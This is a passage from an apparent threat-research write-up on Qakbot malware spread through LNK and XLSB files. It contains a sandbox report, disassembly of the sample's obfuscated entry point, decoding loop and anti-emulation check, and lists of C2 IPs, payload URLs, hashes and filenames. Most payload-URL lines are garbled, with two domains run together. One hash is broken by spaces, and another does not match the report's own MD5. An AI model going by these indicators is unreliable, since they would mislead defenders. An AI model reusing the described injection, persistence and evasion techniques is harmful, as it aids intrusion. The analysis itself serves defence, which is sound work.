
- /q : Turns the echo off.
- /c : Carries out the command specified by string and then stops.

CURL.EXE :

- /o: Write to file

After that it loads the downloaded dll payload through **regsvr32.exe** and injects into the **explorer.exe**. Then performs further operations, including:

- Checks for the presence of antivirus software.
- Creates a RUN key for persistence in the system.
- Creates scheduled tasks to execute the payload at a specific time.



SANDBOX DETAIL REPORT
Report ID (MD5): C2663FCCB541E885DAA390876731CEDE
● High Risk ● Moderate Risk ● Low Risk
Analysis Performed: 28/6/2022 8:49:15 pm
File Type: lnk

CLASSIFICATION
Class Type
Malicious
Category
Malware & Botnet
Threat Score
100

MITRE ATT&CK
This report contains 21 ATT&CK techniques mapped to 8 tactics

VIRUS AND MALWARE
No known Malware found

SECURITY BYPASS
- Maps A DLL Or Memory Area Into Another Process
- Tries To Detect Sandboxes And Other Dynamic Analysis Tools
- Sample Execution Stops While Process Was Sleeping (Likely An Evasion)
- Sample Sleeps For A Long Time (Installer Files Shows These Property).
- AV Process Strings Found
- Allocates Memory In Foreign Processes
- Uses Ping.exe To Sleep

NETWORKING
- Performs Connections To IPs Without Corresponding DNS Lookups
- Downloads Executable Code Via HTTP
- Uses Ping.exe
- Downloads Files From Web Servers Via HTTP
- URLs Found In Memory Or Binary Data

STEALTH
- Very Long Cmdline Option Found
- Creates A Process In Suspended Mode (Likely To Inject Code)
- Injects Code Into The Windows Explorer
- Overwrites Code With Unconditional Jumps - Possibly Settings Hooks In Foreign Process

SPREADING
No suspicious activity detected

INFORMATION LEAKAGE
No suspicious activity detected

EXPLOITING
- Known MD5
- May Try To Detect The Windows Explorer Process

PERSISTENCE
- Drops PE Files To The User Root Directory
- Uses Reg.exe To Modify The Windows Registry
- Uses Schtasks.exe Or At.exe To Add And Modify Task Schedules
- Creates An Autostart Registry Key
- Drops PE Files In Application Program Directory But Not Started Or Loaded
- Drops Files With A Non Matching File Extension
- Uses Cmd Line Tools Excessively To Alter Registry Or File Data

SYSTEM SUMMARY
- Found Malware Configuration
- Abnormal High CPU Usage
- PE File Does Not Import Any Functions
- Windows Shortcut File Contains Suspicious Strings
- Classification Label
- Creates Guard Pages
- Creates Mutexes

DOWNLOAD SUMMARY

Original file	1 KB
Dropped files	4 MB
Packet capture	1 MB

Figure 12: Zscaler Sandbox Report Qakbot deliver by LNK

More details on these findings are covered in the ThreatLabz Qakbot vectors blog.

Downloaded Qakbot DLL: **529fb9186fa6e45fd4b7d2798c7c553c** from above mentioned LNK file.

The entry point of the executable is fully obfuscated using duplicate MOV operations.

```
E8 F09EF8FF     call qak.8F5EA4
33C0            xor eax,eax
55              push ebp
68 9EC39600     push qak.96C39E
64:FF30         push dword ptr fs:[eax]
64:8920         mov dword ptr fs:[eax],esp
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
C705 20FC9600   mov dword ptr ds:[96FC20],29     29:')'
```

Figure 13: Obfuscated entry point

The following screenshot shows junk code obfuscating the script used to decode the payload.

```
loc_47BC0D:
mov     eax, [ebp+var_58]
add     eax, [ebp+var_54]
dec     eax
mov     [ebp+var_5C], eax
push    0               ; hdc
call    GetTextCharset
mov     ebx, eax
mov     eax, [ebp+var_28]
mov     eax, [eax]
add     eax, [ebp+var_58]
add     ebx, eax
push    0               ; hdc
call    GetTextCharset
sub     ebx, eax
mov     eax, [ebp+var_28]
mov     [eax], ebx
mov     eax, [ebp+var_3C]
add     eax, [ebp+var_5C]
mov     [ebp+var_60], eax
mov     eax, [ebp+var_28]
mov     eax, [eax]
xor     eax, [ebp+var_60]
mov     [ebp+var_60], eax
mov     eax, [ebp+var_60]
mov     edx, [ebp+var_28]
mov     [edx], eax
xor     eax, eax
mov     [ebp+var_5C], eax
mov     eax, [ebp+var_58]
add     eax, 4
add     eax, [ebp+var_5C]
mov     [ebp+var_58], eax
mov     eax, [ebp+var_28]
add     eax, 4
add     eax, [ebp+var_5C]
mov     [ebp+var_28], eax
mov     eax, [ebp+var_58]
cmp     eax, [ebp+var_34]
jb      short loc_47BC0D
```

Figure 14: Code snippet for decoding the payload

Checks for Windows Defender Emulation using **WinAPI GetFileAttributes "C:\INTERNAL__empty"**.

```
call payload.10009DF2
pop ecx
push eax                                        eax:L"C:\\INTERNAL\\__empty"
mov dword ptr ss:[ebp+C],eax
call dword ptr ds:[<&GetFileAttributesW>]
cmp eax,FFFFFFFF                                eax:L"C:\\INTERNAL\\__empty"
```

Figure 15: Payload checking GetFileAttributesW

The sample also uses some flags like **SELF_TEST_1** which appear to be for debugging purposes.

```
lea eax,dword ptr ss:[ebp-4]                    [ebp-4]:L"SELF_TEST_1"
mov ebx,ecx                                     ebx:L"SELF_TEST_1"
push eax
mov eax,dword ptr ds:[1001F818]
push ebx                                        ebx:L"SELF_TEST_1"
call dword ptr ds:[eax+EC]
```

Figure 16: Setting flag for debugging purpose




Figure 17: Zscaler Sandbox report for Qakbot DLL

Zscaler's multilayered cloud security platform detects indicators, as shown below:

LNK.Downloader.Qakbot

VBA.Downloader.Qakbot

The following details can be found in the Qakbot configuration file which we examined connecting to the server through **explorer.exe.**

BOTNET ID: Obama188

[+] C2 IPs:

1.161.123.53

101.108.199.194

102.182.232.3

103.116.178.85

103.207.85.38

104.34.212.7

106.51.48.170

108.60.213.141

109.12.111.14

109.178.178.110

111.125.245.116

117.248.109.38:21

120.150.218.241

120.61.2.215

121.7.223.45

124.40.244.115

140.82.49.12

140.82.63.183

143.0.219.6

144.202.2.175

144.202.3.39

148.0.56.63

148.64.96.100

149.28.238.199

172.115.177.204

173.174.216.62

173.21.10.71

174.69.215.101

175.145.235.37

176.205.23.48

176.67.56.94

177.209.202.242

177.94.57.126

179.158.105.44

180.129.108.214

182.191.92.203

186.90.153.162

187.207.131.50

187.251.132.144

189.146.87.77

189.223.102.22

189.253.206.105

189.37.80.240

189.78.107.163

190.252.242.69

191.112.4.17

191.34.120.8

193.136.1.58

196.203.37.215

197.87.182.115

197.94.94.206

201.145.165.25

201.172.23.68

201.242.175.29

208.101.82.0

208.107.221.224

210.246.4.69

Indicators of Compromise

[+] Payload URLs:

anukulvivah.comnobeltech[.]com.pk
griffinsinternationalschool.intierrasdecuyo[.]com.ar
tajir[.]comdocumentostelsen[.]com
wrcopias[.]com.brls[.]com.co
dk-chic[.]combendhardwoodflooring[.]com
stalwartnv[.]comdelartico[.]com
newportresearchassociates[.]comjindalfabtex[.]com
softwarela.orgasesorescontables[.]com.py
segurabr[.]com.brrenty.biz
hams.psalrabbat[.]com
glistenworld[.]comsonalifecare[.]com
act4dem.netbrandxo.in
stuttgartmed[.]comgmstrust.in
act4dem.netglistenworld[.]com
ananastours[.]comhostingdeguatemala[.]com
gmsss45c[.]comasiatrendsmfg[.]com
facturamorelos[.]comjnpowerbatteries[.]com
minimean[.]com1031taxfreexchange[.]com
pbxebike[.]comhigradeautoparts[.]com
parkbrightworldwideltd[.]comams.org.co
baalajiinfotechs[.]commomoverslegypte[.]com
recetasparaelalmapanama[.]comghssarangpur.org
wecarepetz[.]com.brbrothersasian[.]com
knapppizzabk[.]comwecarepetz[.]com.br
jeovajirelocacao[.]com.br7n7u.tk
amdpl.indabontechnologies.co.ke
bouncehouserentalmiami.netmahasewanavimumbai[.]com
hotelsinshillong.inbrothersasian[.]com

tamiltechhints[.]comitaw-int[.]com
tvtopcultura[.]com.brmadarasapattinam[.]com
desue.mxautocadbeginner[.]com
antwerpdiamond.netmarciomazeu.dev.br
ifongeek[.]comtunaranjadigital[.]com
avaniamore[.]comthecoursecreators[.]com
thecoursecreators[.]comdrishyamopticals[.]com
thewebinarchallenge[.]comiammypriorityline[.]com
erekha.invegascraftbeertour[.]com
rommify.orgpbsl[.]com.gh
sathyaunarsabha.orgcourtalamarivuthirukovil.org
pbsl[.]com.ghapk.hap.in
outsourcingmr[.]comofferlele[.]com
courtalamarivuthirukovil.orgelchurritorojas[.]com
apk.hap.inklicc.co.tz
jinglebells.ngthebrarscafe[.]com
bigtv3d.inretroexcavaciones[.]com
aimwithnidhi.invizionsconsulting[.]com
gaurenz[.]comamarelogema[.]com.br
wiredcampus.inretroexcavaciones[.]com
elchurritorojas[.]comglobalwomenssummit2020[.]com
byonyks[.]comwfgproduction[.]com
wfgproduction[.]comciit.edu.ph
reachprofits[.]comcreativecanvas.co.in
vegascraftbeertour[.]comnightsclub[.]com
assistenciatecnicaembh24h[.]com.brtheinfluencersummit2021[.]com
grupoumbrella[.]com.brbjfibra[.]com
fra[.]com.arthewebinarstore[.]com
writeright.inaaafilador.eu
wlrinformatica[.]com.brminahventures[.]com
alternativecareers.inwvquali[.]com.br
aaafilador.eueventbriteclone.xyz
policepublicpress.inmarcofoods.in
longwood-pestcontrol[.]comlifecraze.in
viasalud.mxecsshipping[.]com
misteriosdeldesierto.pelgfcontabilidade[.]com.br
mariebeeacademy[.]commuthumobiles[.]com
teamone[.]com.satechmahesh.in
wiredcampus.inteamone[.]com.sa
furnitureion[.]comekofootball[.]com
comunidadecristaresgate[.]com.bryqsigo[.]com
mysuccesspoint.inkriworld.net
wiredcampus.intheinfluencerlaunch[.]com
mi24securetech[.]compalconsulting.net
attalian[.]comrudrafasteners[.]com
filmandtelevisionindia[.]comcloudberrie[.]com
brikomechanical[.]comideiasnopapel[.]com.br
neovation.sgatozinstrument[.]com
tecnobros8[.]comwalnut.ae
brikomechanical[.]comleaoagronegocios[.]com.br
sonhomirim[.]com.brwlrinformatica[.]com.br
wbbvet.ac.inboostabrain.in
narendesigns[.]comsla[.]com.ng
rstkd[.]com.brdelacumbrefm[.]com

leaoagronegocios[.]com.brdegreesdontmatter.in
strategicalliances.co.inlelokobranding.co.za
metrointl.netrajkotbusiness.in
titanhub.co.ukgrupothal[.]com.br
www.centerplastic[.]com.brpawnest[.]com
rightsupportmanagement.co.uksmiletours.net
leaseicemachine[.]comsegiaviamentos[.]com.br
virtualexpo.cactusfuturetech[.]comautovidriosrobin.anuncio-ads.cl
klearning.co.ukbestbuidan.mn
amicodelverde[.]comhunbuzz[.]com
prova.gaia.srlprodotti.curadelprato[.]com
prodotti.curadelprato[.]comdomenico[.]com.co
anukulvivah[.]comahmedabadpolicestories[.]com
ec.meticulux.netpent.meticulux.net
clerbypestcontrolllp.inorderingg.in
rylanderrichter[.]comtajir[.]com
searchgeo.org4md-uae[.]com
matjarialmomayz[.]comformularapida[.]com.br
carnesecaelpatron[.]com.mxbengallabourunion[.]com
alphanett[.]com.brragvision[.]com
secunets.co.keflameburger[.]com.mx
gph.lkabingdonhomes[.]com
agteacherscollege.ac.insis.edu.gh
impexlanka[.]comludoi[.]come.xyz
mufinacademy[.]com1O31oilgasexchange[.]com
indexpublicidade[.]com.brhullriverinternationalltd[.]com
srgsdelhiwest[.]comproyectostam[.]com
waitthouseinc.orggomax.mv
ecotence.in.nettriplenetleaseproperty[.]com
brunocesar.meonlywebsitemaintenance[.]com
lbconsultores[.]com.cokindersaurus.in
guitarconnectionsg[.]comguestpostmachine[.]com
bagatiparamohiladegreecollege.edu.bdguitarconnectionsg[.]com
waitthouseinc.orgofferlele[.]com
cuddlethypet[.]comsrimanthexports[.]com
espetinhodotom[.]comluxiaafinishinglab[.]com
greyter[.]commoodle-on[.]com
niramayacare.inmakazadpharmacy[.]com
netleasesale[.]comnathanflax[.]com
erimaegypt[.]comclashminiwiki[.]com
topfivedubai[.]comskyorder.net
profitsbrewingnews[.]commotobi[.]com.bd
polistirolo.orgpalashinternationals[.]com
mayaconstructions.co.inmaexbrasil[.]com.br
mzdartworkservicesllc[.]comwalmondgroup[.]com
saffroneduworld[.]comlacremaynaty[.]com.mx
ifongeek[.]comgrowscaleandprofit[.]com
getishdonelive[.]cominfluencerlaunches[.]com
apk.hap.incalldekesha[.]com
vortex.cmspeakatiamp[.]com
thewebinarclinic[.]comthewebinarchecklist[.]com
sathyaunarsabha.orgoutsourcingmr[.]com
webdoweb[.]com.ngvortex.cm
future-vision[.]com.trbrunalipiani[.]com.br

ecotence.xyznimbus[.]com.qa
writeright.inlightnco.id
aidshivawareness.orgmetaunlimited.in
hearingaidbihar[.]combarcalifa[.]com.br
condominiosanalfonso.cltimelapse.ae
oladobeldavida[.]com.brmarcofoods.in
alternativecareers.inrsbnq[.]com
cobblux.pktafonego.org
chezmarblan[.]comcogitosoftware.co.in
devconstech[.]comcumipilek[.]com
daptec[.]com.brhydrical.mx
indiacodecafe[.]comecsshipping[.]com
skyorder.nettechmahesh.in
assimpresaroma.itcampandvillas[.]com
styleavail[.]comomtapovan[.]com
programandoavida[.]com.brindiacodecafe[.]com
bruno-music[.]comlaoaseanhospital.la
agbegypt[.]comcrimpwell.in
1031wiki[.]comstrategicalliances.co.in
nimbus[.]com.qavivanaweb[.]com.br
officeservicesjo.cfdinspiraanalytics.in
shareyourcake.orgprotocolostart[.]com
acertoinformatica[.]com.brinovex.in
devconstech[.]comdigizen.in
rajkotbusiness.indigizen.in
acertoinformatica[.]com.brrumbakids[.]com
boostabrain.incsnglobal.co
haskekudla[.]comkraushop[.]com
Mahalaxmibastralayanx.inchuckdukas[.]com

[+] Hashes

XLSB:

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396C770E50CBAD0D9779969361754D69

C2B1D2E90D4C468685084A65FFEE600E

LNK:

54A10B41A7B12233D0C9EACD110369 54

E134136D442A5C16465D9D7E8AFB5EBE

7D00 83DB5FA7DE50E620844D34C89EFC

C2663FCCB541E8B5DAA390B76731CEDE

Qakbot:

529FB9186FA6E45FD4B7D2798C7C553C

[+] Filenames:

Calculation-1517599969-Jan-24.xlsb
Calculation-Letter-1179175942-Jan-25.xlsb
ClaimDetails-1312905553-Mar-14.xlsb
Compensation-1172258432-Feb-16.xlsb
Compliance-Report-1634724067-Mar-22.xlsb
ContractCopy-1649787354-Dec-21.xlsb
DocumentIndex-174553751-12232021.xlsb
EmergReport-273298556-20220309.xlsb
Payment-1553554741-Feb-24.xlsb
ReservationDetails-313219689-Dec-08.xlsb
Service-Interrupt-977762469.xlsb
Summary-1318554386-Dec27.xlsb
W_3122987804.xlsb
A_1722190090.xlsb
AO_546764894.xlsb
Nh_1813197697.xlsb
LM_4170692805.xlsb
report228.lnk
report224.lnk
51944395538_1921490797.zip
52010712629_1985757123.zip
52135924228_164908202.zip
51107204327_175134583.zip